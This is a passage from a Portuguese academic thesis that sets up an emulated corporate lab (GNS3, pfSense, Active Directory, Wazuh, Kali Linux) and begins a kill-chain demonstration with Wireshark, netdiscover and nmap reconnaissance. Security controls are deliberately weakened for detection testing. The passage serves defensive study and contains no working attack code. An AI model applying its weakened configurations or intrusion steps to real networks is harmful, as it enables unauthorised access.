


Figura 4.1: Metodologia de implantação da empresa UnityTI no ambiente emulado e virtualizado. Fonte: autor

A confecção do projeto foi realizada na seguinte cronologia:

- **Passo 1- Instalação do VMware Workstation Player:** O software será utilizado para virtualizar o GNS3 VM, como foi mencionado na seção 3.2. Todo o sistema emulado pelo GNS3 será orquestrado pelo GNS3 VM.
- **Passo 2- Instalação do GNS3 VM e GNS3:** O emulador de software de rede será configurado permitindo comunicação com o VMware Workstation Player, possibilitando a funcionalidade da topologia proposta e sua interconexão.
- **Passo 3- Instalação das máquinas virtuais no GNS3 VM:** As imagens serão instaladas no GNS3 VM a partir da interface gráfica do GNS3, aumentando a confiabilidade da emulação da rede.
- **Passo 4- Configuração da topologia e segmentação das redes:** O ambiente corporativo será segmentado como evidenciado na Figura 4.1.
- **Passo 5- Configuração do servidor e *Active Directory*:** O Windows server irá prover alguns dos principais serviços de uma rede corporativa, que serão comentados na seção 4.2.7.
- **Passo 6- Configuração do cliente e ingresso no domínio:** As máquinas dos usuários fixos serão gerenciadas pela controladora de domínio, com algumas configurações de segurança menos rígidas, a fim de demonstrar a importância de tais políticas.
- **Passo 7- Configuração do Wazuh no servidor Linux:** O servidor Ubuntu será responsável por hospedar e gerenciar as informações de segurança provindas dos agentes Wazuh e cliente *syslog*.

- **Passo 8- Configuração do sistema invasor e preparo de ataques:** O Kali Linux será utilizado como fonte dos ataques e suas ferramentas utilizadas estão descritas na seção 3.
- **Passo 9- Coleta dos resultados:** Realização dos ataques e coleta dos dados que serão apresentados no capítulo 5.

4.2 CONFIGURAÇÃO DA ARQUITETURA

4.2.1 INSTALAÇÃO DO VMWARE WORKSTATION PLAYER

O virtualizador VMware Workstation Player, software descrito na fundamentação teórica deste documento, será utilizado na versão 17.

É importante destacar que, visto que a produção do projeto demanda elevados recursos de hardware, serão apresentadas as especificações técnicas da máquina utilizada na Tabela 4.1, porém, os recursos não foram necessariamente utilizados em sua totalidade.

Tabela 4.1: Recurso computacional total da máquina utilizada. Fonte: autor

Recurso	Tipo/Modelo	Disponível	Utilizado
Processador	Intel Core i7 7700k	4.2GHz	3,4GHz
Armazenamento	SSD m.2 NVMe	512GB	230GB(aproximado)
Memória RAM	DDR4	16GB	12GB(GNS3 VM)

Em complemento a Tabela 4.1, podemos observar logo abaixo a Tabela 4.2 que apresenta as versões dos softwares que foram utilizados no projeto, ressaltando a importância da verificação de compatibilidade com versões futuras em caso de reprodução do experimento.

Tabela 4.2: Recursos de software utilizados. Fonte: autor

Recurso	Tipo/Modelo	Versão
Sistema Operacional	Microsoft Windows	11 Pro x64
Virtualizador	VMware Workstation Player	17
Emulador	Graphical Network Simulator-3	2.2.40.1
Emulador Server	Graphical Network Simulator-3 VM	2.2.40.1

4.2.2 INSTALAÇÕES PRÉVIAS

Seguindo os passos descritos na seção 4.1, primeiramente é necessário fazer a instalação do VMware Workstation Player e importação do servidor GNS3 VM por meio do arquivo *.ova* disponibilizado na página oficial do software. [50]

Finalizada a importação do GNS3 VM, é necessário iniciar a máquina e salvar o IP que foi atribuído para a mesma, a fim de configurar posteriormente sua conexão com o GNS3. Em seguida é necessário instalar o emulador, também disponibilizado em sua página oficial. [51]

Ao fim da instalação, é necessário alterar nas preferências do GNS3, o IP e configurações de tamanho correto utilizado pelo GNS3 VM no VMware.

Os equipamentos utilizados podem ser observados na Tabela 4.3, com suas determinadas versões e configurações de hardware para instalação no servidor GNS3 VM.

Tabela 4.3: Tabela de equipamentos virtualizados. Fonte: autor

Função	Modelo	Versão	Memória RAM	vCPUs	Local de instalação
Switch	ExtremeXOS	32.1.1.6	512MB	1	GNS3
Firewall	pfSense	2.7.1	2GB	1	GNS3 VM
Servidor	Windows Server	2016	2GB	1	GNS3 VM
Servidor	Ubuntu	20.04	3GB	2	GNS3 VM
Cliente	Windows 10	Enterprise	3GB	1	GNS3 VM
Cliente	Kali Linux	2023.3	3GB	1	GNS3 VM

A disposição física e lógica da topologia apresentada no início deste capítulo no software de emulação pode ser observado na Figura 4.2.




Figura 4.2: *Topologia construída no software de emulação GNS3.* Fonte: autor

4.2.3 SEGMENTAÇÃO DE REDE

A fim de representar um cenário real de uma empresa de pequeno porte, a topologia lógica foi segmentada em 3 redes virtuais, garantindo domínios de *broadcast* e, consequentemente, proteção mínima de tráfego para os dispositivos com funções iguais. A segmentação pode ser observada na Tabela 4.4

Tabela 4.4: Segmentação de rede utilizada. Fonte: autor

Zona	Qtde. de Dispositivos	Endereço de rede
VLAN Trunk	2 dispositivos	172.24.0.0/24
VLAN Servidores	2 dispositivos	172.24.10.0/24
VLAN Clientes	2 dispositivos	172.24.20.0/24

4.2.4 INSTALAÇÃO FIREWALL PFSENSE

Conforme apresentado na fundamentação teórica, o *firewall* PfSense é uma solução de código aberto bastante utilizada no lugar de um *appliance firewall*. A ferramenta será utilizada no projeto para filtrar o tráfego externo e rotear entre as VLANs, uma vez que a empresa adota uma política de confiança interna indevida. É necessário destacar que todos os equipamentos que serão instalados no GNS3 VM, passam pelo mesmo processo de nova instalação de *template* no GNS3, existindo apenas a diferença que alguns dos equipamentos são disponibilizados uma imagem de instalação .iso, e outras em disco virtual pré-configurado .vmdk. Após baixar a imagem de instalação do pfsense disponível no site oficial [52], é necessário instalar a imagem em um disco virtual e configurar as interfaces conforme a topologia lógica proposta. A imagem 4.3 mostra a interface gráfica de configuração com as configurações de conectividade concluídas.




Figura 4.3: Interfaces de rede configuradas e seus determinados IPs. Fonte: autor

Pode ser observado também no arquivo Anexo I, uma tabela com os tutoriais que foram seguidos para instalação e configuração de todas as funcionalidades que serão utilizadas neste projeto. É importante ressaltar que possuem diversos outros tutoriais online visando o mesmo resultado, a tabela representa a base utilizada pelo autor.

Finalizadas as configurações das interfaces, monitoramento via Suricata da interface LAN que comunica todas as VLANs, e envio dos alertas do Suricata para o Wazuh manager, ainda foi necessário criar as regras para permitir todo o tráfego de rede da rede interna, visto que, por padrão, as interfaces criadas não possuem nenhuma regra de permissão ou bloqueio, impossibilitando a comunicação dessas áreas lógicas. O Anexo I também mostra o modelo de regra criado para permitir o tráfego total interno, baseado na política de confiança interna da empresa.

4.2.5 INSTALAÇÃO EXOS SWITCH

A empresa Extreme Networks disponibiliza a versão emulada da *appliance* para aplicação em ambientes de teste, que possui uma interface de linha de comando bastante intuitiva e diversos tutoriais em sua

documentação oficial, por meio do site do GNS3. [53]

É possível ver a sequência explicada das configurações que foram realizadas, em linha de comando, para o funcionamento correto do comutador de rede no Anexo I.2.

4.2.6 INSTALAÇÃO SERVIDOR UBUNTU

Conforme apresentado na seção 3.9, o Wazuh será a ferramenta EDR utilizada para monitorar os agentes e detectar as suas vulnerabilidades, para isso, a máquina virtual Ubuntu será utilizada como servidor para o Wazuh em sua versão mais recente (4.7). Os três componentes principais para seu funcionamento, evidenciados na Figura 4.4, serão instalados neste único nó, visto que o número de dados tratado pelo servidor não será tão grande como em uma infraestrutura real.




Figura 4.4: *Wazuh installation workflow.* Fonte: [11]

É disponibilizado por meio da documentação oficial, o passo-a-passo para instalação dos três componentes de maneira centralizada e facilitada utilizando o assistente de instalação. [54]

Para até 25 agentes Wazuh, é recomendado um servidor com 4 vCPU, 8GB de memória RAM e 50GB de armazenamento para 90 dias de utilização do sistema. Foi evidenciado na tabela 4.3 a configuração do servidor utilizado, visto que serão coletados logs de apenas quatro agentes, e se aumentada essas configurações, a máquina host será sobrecarregada.

Finalizada a configuração do servidor, foram criados os grupos de agentes "Servidores", "Clientes"e "AtivosRede", para eventuais configurações de alertas diferentes para cada função específica. A Figura 4.5 mostra os agentes devidamente configurados e instalados nos seus respectivos grupos.




Figura 4.5: *Wazuh Agents* em seus determinados grupos. Fonte: autor

4.2.7 INSTALAÇÃO WINDOWS SERVER

A utilização do Windows server nesse projeto tem como objetivo empregar o *Active Directory* (AD), um serviço de diretório para ambientes de rede Windows. Ele fornecerá um banco de dados central para armazenar informações sobre os objetos de rede, como usuários, computadores, grupos, dispositivos de rede e compartilhamentos de arquivos, que serão oferecidos pela empresa.

Após finalizadas configurações de rede conforme Tabela I.2, o primeiro serviço configurado foi o controlador de domínio chamado de "unityti.local". Todas as máquina proprietárias da empresa deverão estar neste domínio, para que os colaboradores efetuem *login* com suas determinadas contas de usuário criadas no Windows server.

Após criado o domínio de rede local da empresa, foram criados três usuários, divididos em unidades lógicas organizacionais de setores diferentes, conforme ilustrado na figura 4.8. Os usuários irão possuir perfil de administrador na máquina local que utilizam, simulando um cenário onde a empresa não possui uma equipe de *Service Desk* que faz análise do que é instalado pelos usuários nas suas máquinas de trabalho.

Essa falha de segurança será baseada no ideal comentado anteriormente que, a empresa, por operar na área de tecnologia, acredita que seus usuários terão conhecimento específico sobre avaliação de segurança da informação para tratar as *exploits*.

Será demonstrado neste projeto que por meio de conhecimentos específicos relacionados a segurança da informação, o atacante irá utilizar de tais técnicas para simular atividades supostamente verídicas, induzindo o colaborador a instalar um pacote malicioso em sua máquina, garantindo que ele alcance a oitava etapa de uma APT, definida na Figura 1.2 como "conexão de saída iniciada"e facilmente evolua para a nona etapa, "expandir acesso e obter credencial", e obtendo acesso ao sistema central da empresa.

Em seguida foi configurado o servidor DNS (em inglês, *Domain Name System*), que tem como função prover os endereços IP baseado em consultas de nome. O servidor DNS da empresa terá o conhecimento dessas informações dos serviços que serão ofertados para os colaboradores, por exemplo, uma possível página institucional *intranet* e o servidor de arquivos interno da empresa. Foi configurado para todas as resoluções de nome que não forem de conhecimento do servidor DNS da empresa, serão repassadas para o próximo servidor DNS na rede pública.

O próximo serviço interno configurado foi o servidor de arquivos, onde, para fins de demonstração de utilização dos ataques, estará no mesmo sistema que os outros serviços, evitando assim uma maior utilização dos recursos computacionais da máquina *host*, criando outro sistema para o servidor de arquivos, maneira utilizada por maioria das empresas a fim de garantir uma maior confiabilidade do sistema baseada na definição de disponibilidade definida pela tríade CIA.

O servidor de arquivos terá apenas uma configuração de segurança: ser acessado somente pelos usuários cadastrados no domínio. Tal configuração não será suficiente para proteger o sistema do usuário malicioso, visto que uma vez que o mesmo ganhou acesso a máquina do colaborador, ele terá a capacidade de se passar pelo usuário confiável que está vinculado ao domínio.

Por fim, foi configurado o servidor DHCP (em inglês, *Dynamic Host Configuration Protocol*), que

possui um escopo para servir os usuários da subrede de clientes definida na Tabela 4.4. Lembrando que o usuário malicioso, contratado para serviço temporário, irá receber um IP válido dessa subrede e poderá ser identificado no servidor da empresa.

No Anexo I.3 é possível observar a tabela com os tutoriais utilizados para implementar os serviços descritos acima.

A seguir podemos observar os serviços operando na rede interna após a configuração dos clientes, onde a Figura 4.6 mostra os serviços instalados e operacionais no *Server Manager*, a figura 4.7 mostra o gerenciador de usuários e computadores do *Active Directory*, com a unidade lógica dos setores no domínio "unityti.local", e a Figura 4.8 mostra os endereços IP atribuídos automaticamente pelo servidor DHCP para as máquinas clientes.




Figura 4.6: Funções instaladas. Fonte: autor




Figura 4.7: *Active Directory Users and Computers* Fonte: autor




Figura 4.8: Servidor DHCP. Fonte: autor

4.2.8 INSTALAÇÃO CLIENTE WINDOWS

O cliente *Windows*, provido pela empresa para uso diário dos colaboradores, possui uma conta de administrador local para eventual manutenção do ativo, e foi integrado ao domínio "unityti.local". O usuário que irá utilizar a máquina invadida será "Tiago Reis Barbosa", conta criada no *Active Directory* para o autor deste projeto.

Com a finalidade de demonstrar os ataques e sua determinada detecção na ferramenta proposta, os utilitários *Windows defender* e *Windows firewall* serão desativadas, permitindo que os ataques ocorram e sejam detectados pelo Wazuh.

4.2.9 INSTALAÇÃO DO KALI LINUX

Como apresentado pela fundamentação teórica deste documento, o *Kali linux* possui a vantagem de agregar nativamente todo um conjunto ferramental para testes e análises de intrusão, sua instalação não requer nenhuma configuração adicional. A máquina virtual pré configurada para importação no emulador pode ser baixada através do site oficial. [55]

Visto que o usuário será a última VM adicionada ao projeto, concluindo a configuração da topologia da Figura 4.1, podemos observar na Tabela 4.5 todos os endereços IP da infraestrutura.

Tabela 4.5: Segmentação de rede utilizada. Fonte: autor

Dispositivo	Sistema Operacional	Endereço IP	Endereço de rede
Servidor LDAP	Windows Server 2016	Estático: 172.24.10.2	172.24.10.0/24
Servidor Wazuh	Ubuntu 20.04	Estático: 172.24.10.3	172.24.10.0/24
Colaborador	Windows 10	DHCP: 172.24.20.2	172.24.20.0/24
Invasor	Kali Linux	DHCP: 172.24.20.3	172.24.20.0/24

4.2.10 INSTALAÇÃO AGENTE WAZUH

O processo de instalação dos agentes Wazuh é simplificada se observada na opção *"Deploy new agent"* disponível na *dashboard* do Wazuh, conforme Figura 4.9. A opção permite selecionar o sistema operacional do agente e classificá-lo em grupo existente, gerando o código para instalação via console com a configuração IP do *Wazuh Manager* correta. A única instalação de agente que não segue esta regra, é a do agente no pfSense com sistema operacional FreeBSD, porém o tutorial para instalação se encontra na Tabela I.1, presente no Anexo I. Também é possível acompanhar o guia de instalação do agente pela documentação oficial. [56]




Figura 4.9: *Deploy new agent - Wazuh Dashboard.* Fonte: autor

Após a instalação do agente, foi necessário alterar os arquivos de configuração dos agentes e *Wazuh Manager*, a fim de criar as regras para visualização dos logs para os ataques posteriormente apresentados. O Anexo I.5 mostra todo o processo detalhado das configurações.

5 RESULTADOS E ANÁLISE

Este capítulo tem como objetivo demonstrar o caminho que o usuário malicioso poderia seguir para se infiltrar na rede corporativa, baseado nas 7 etapas do modelo *Cyber kill chain*, definido na Seção 2.5.1. Uma vez infiltrado em áreas da rede que não seriam permitidas para o mesmo, quebrando o elo da confidencialidade do sistema, será demonstrado como a empresa poderia identificar a invasão pelo uso das ferramentas propostas.

Os testes e ataques foram realizados durante o período de 09 de outubro a 09 de dezembro de 2023.

5.1 ETAPA 1: CONHECIMENTO DA REDE

Conforme explicitado na Tabela 4.5, o Invasor utiliza a máquina Kali Linux (172.24.20.3), onde assim que conecta o cabo de rede dentro das instalações da empresa e recebe um IP válido da rede de usuários, o mesmo realiza uma captura de rede utilizando a ferramenta *Wireshark* buscando qualquer pacote que possa ser usado para explorar vulnerabilidades.

Observando a saída da captura, ele observa um pacote com o protocolo LLDP (*Link Layer Discovery Protocol*) que busca novos vizinhos, sendo que o pacote é enviado pelo *switch*. O conteúdo deste pacote informa o modelo do *switch* e sua versão, mostrados nas Figuras 5.1 e 5.2.




Figura 5.1: Pacotes capturados pelo *Wireshark*. Fonte: autor




Figura 5.2: Detalhes do pacote LLDP. Fonte: autor

Sabendo que a infraestrutura possui um *switch* ao qual o invasor não possui conhecimento de *exploits*, ele passa para uma segunda tentativa, realizar uma varredura de rede por meio da ferramenta *netdiscover*. A

saída deste comando mostra as interfaces que se comunicam com a máquina do invasor na mesma subrede, evidenciado na Figura 5.3.




Figura 5.3: Saída da varredura de rede com o *netdiscover*. Fonte: autor

Ele então decide realizar uma varredura de portas por meio da ferramenta *nmap*, para talvez aproveitar de alguma porta ou serviço configurado de maneira indevida, ou até mesmo de uma vulnerabilidade no software do ativo que foi analisado. A saída deste comando, Figura 5.4, mostra que por meio do comando, o invasor descobre a presença de um *firewall* pfSense.




Figura 5.4: Saída da varredura de portas com o *nmap*. Fonte: autor

